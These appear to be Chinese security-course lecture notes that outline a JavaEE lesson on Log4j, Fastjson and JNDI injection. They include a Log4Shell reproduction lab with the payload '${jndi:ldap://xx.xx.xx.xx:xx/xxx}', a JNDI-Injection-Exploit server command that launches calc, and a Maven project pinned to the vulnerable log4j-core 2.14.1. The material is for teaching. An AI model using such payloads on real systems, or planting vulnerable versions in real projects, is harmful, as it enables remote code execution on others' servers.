


Day36 安全开发-JavaEE应用&第三方组件 &Log4j日志&FastJson序列化&JNDI注入



1.知识点

- 1、PHP留言板前后端功能实现
- 2、数据库创建&架构&增删改查
- 3、内置超全局变量&HTML&JS混编
- 4、第三方应用插件&传参&对象调用

-
- 1、PHP后台身份验证模块实现
 - 2、Cookie&Session技术&差异
 - 3、Token数据包唯一性应用场景
 - 项目1：用cookie做后台身份验证
 - 项目2：用session做后台身份验证
 - 项目3：用token做用户登录判断
-

- 1、PHP文件管理-显示&上传功能实现
 - 2、文件上传-\$_FILES&过滤机制实现
 - 3、文件显示-目录遍历&过滤机制实现
-

- 1、PHP文件管理-下载&删除功能实现
 - 2、PHP文件管理-编辑&包含功能实现
-

- 1、PHP新闻显示-数据库操作读取显示
 - 2、PHP模版引用-自写模版&Smarty渲染
 - 3、PHP模版安全-RCE代码执行&三方漏洞
-

- 1、TP框架-开发-路由访问&数据库&文件上传&MVC模型
 - 2、TP框架-安全-不合规写法&内置过滤绕过&版本安全漏洞
-

- 1、JS应用-原生态开发&第三库开发
 - 2、JS功能-文件上传&登录验证&商品购买
-

- 1、JS技术-DOM树操作及安全隐患
 - 2、JS技术-加密编码及数据安全调试
-

- 1、NodeJS-开发环境&功能实现
 - 2、NodeJS-安全漏洞&案例分析
 - 3、NodeJS-开发指南&特有漏洞
-

- 1、三方库-JQuery-使用&安全
 - 2、打包器-Webpack-使用&安全
-

- 1、JavaEE-HTTP-Servlet技术
 - 2、JavaEE-数据库-JDBC&Mybatis
-


- 1、JavaEE-JDBC-SQL预编译
 - 2、JavaEE-HTTP-Filter过滤器
 - 3、JavaEE-对象域-Listen监听器
-

- 1、JavaEE-反射机制-开发和安全应用场景
- 2、JavaEE-反射机制-类&成员变量&方法&构造方法操作
- 3、JavaEE-反射机制-安全应用&反射执行&反序列化链相关

-
- 1、JavaEE-反序列化-解释&使用&安全
 - 2、JavaEE-安全-利用链&直接重写方法
 - 3、JavaEE-安全-利用链&外部重写方法

-
- 1、JavaEE-组件安全-Log4j
 - 2、JavaEE-组件安全-Fastjson
 - 3、JavaEE-基本了解-JNDI-API

2.演示案例







```
1 Jar仓库:
2 https://mvnrepository.com/
3
4 Maven配置:
5 https://www.jb51.net/article/259780.htm
6
7 JNDI注入: (见图)
8 Java Naming and Directory Interface (Java 命名和目录接口 ), JNDI 提供统一的客户端 API, 通过不
  同的服务供应接口(SPI)的实现, 由管理者将 JNDI API 映射为特定的命名服务和目录服务, 使得 JAVA 应用程
  可以通过 JNDI 实现和这些命名服务和目录服务之间的交互。
9
10 LDAP服务的Reference远程加载Factory类不受com.sun.jndi.rmi.object.trustURLCodebase、
  com.sun.jndi.cosnaming.object.trustURLCodebase等属性的限制, 这使得攻击者可以利用这个漏洞, 通过
  构造恶意的LDAP请求, 来获取目标应用程序的权限, 从而实施攻击。rmi同理。
```

2.1 Java-三方组件-Log4J&JNDI



```
1 Log4J:
2 Apache的一个开源项目, 通过使用Log4j, 我们可以控制日志信息输送的目的地是控制台、文件、GUI组件, 甚至是
  套接口服务器、NT的事件记录器、UNIX Syslog守护进程等; 我们也可以控制每一条日志的输出格式; 通过定义每一
  条日志信息的级别, 我们能够更加细致地控制日志的生成过程。最令人感兴趣的就是, 这些可以通过一个配置文件来
  灵活地进行配置, 而不需要修改应用的代码。
3
4 Log4j-组件安全复现
5 1、Maven引用Log4j
6 2、接受用户输入值
7 3、Log4j处理错误输入
8 4、利用jndi-ldap执行
9 Test:
10 String code="test";
11 String code="${java:os}";
12 logger.error("{} ",code);
13 String exp="${jndi:ldap://xx.xx.xx.xx:xx/xxx}";
14 服务器:
15 java -jar JNDI-Injection-Exploit.jar -C "calc" -A xx.xx.xx.xx
```

(1) 创建项目:



Maven Repository: org.apache.logging.log4j/log4j-core/2.14.1

Vulnerabilities from dependencies:

- CVE-2022-45868
- CVE-2022-42004
- CVE-2022-42003
- View 22 more ...

Note: There is a new version for this artifact

New Version: 2.20.0

Maven Gradle Gradle (Short) Gradle (Kotlin) SBT Ivy Grape Leiningen Buildr

```
<!-- https://mvnrepository.com/artifact/org.apache.logging.log4j/log4j-core -->
<dependency>
  <groupId>org.apache.logging.log4j</groupId>
  <artifactId>log4j-core</artifactId>
  <version>2.14.1</version>
</dependency>
```

Include comment with link to declaration

Copied to clipboard!

Compile Dependencies (16)

Category/License	Group / Artifact	Version	Updates
Collections Apache 2.0	com.conversantmedia » disruptor (optional)	1.2.15	1.2.21
JSON Lib Apache 2.0	com.fasterxml.jackson.core » jackson-core (optional)	2.12.2	2.15.0
JSON Lib Apache 2.0	com.fasterxml.jackson.core » jackson-databind (optional) 4 vulnerabilities	2.12.2	2.15.0
YAML Apache 2.0	com.fasterxml.jackson.dataformat » jackson-dataformat-yaml (optional)	2.12.2	2.15.0
XML Processing Apache 2.0	com.fasterxml.jackson.dataformat » jackson-dataformat-xml (optional)	2.12.2	2.15.0
	ml.woodstox » woodstox-core (optional) 5 vulnerabilities	6.2.4	6.5.1

正在等待 mvnrepository.com 的响应...



Log4jDemo - pom.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/xsd/maven-4.0.0.xsd">
  <modelVersion>4.0.0</modelVersion>
  <groupId>org.example</groupId>
  <artifactId>Log4jDemo</artifactId>
  <version>1.0-SNAPSHOT</version>


  <dependencies>
    <!-- https://mvnrepository.com/artifact/org.apache.logging.log4j/log4j-core -->
    <dependency>
      <groupId>org.apache.logging.log4j</groupId>
      <artifactId>log4j-core</artifactId>
      <version>2.14.1</version>
    </dependency>
  </dependencies>

  <properties>
    <maven.compiler.source>8</maven.compiler.source>
    <maven.compiler.target>8</maven.compiler.target>
    <project.build.sourceEncoding>UTF-8</project.build.sourceEncoding>
  </properties>
</project>
```


使用标签包裹复制进来的命令，写入xml中



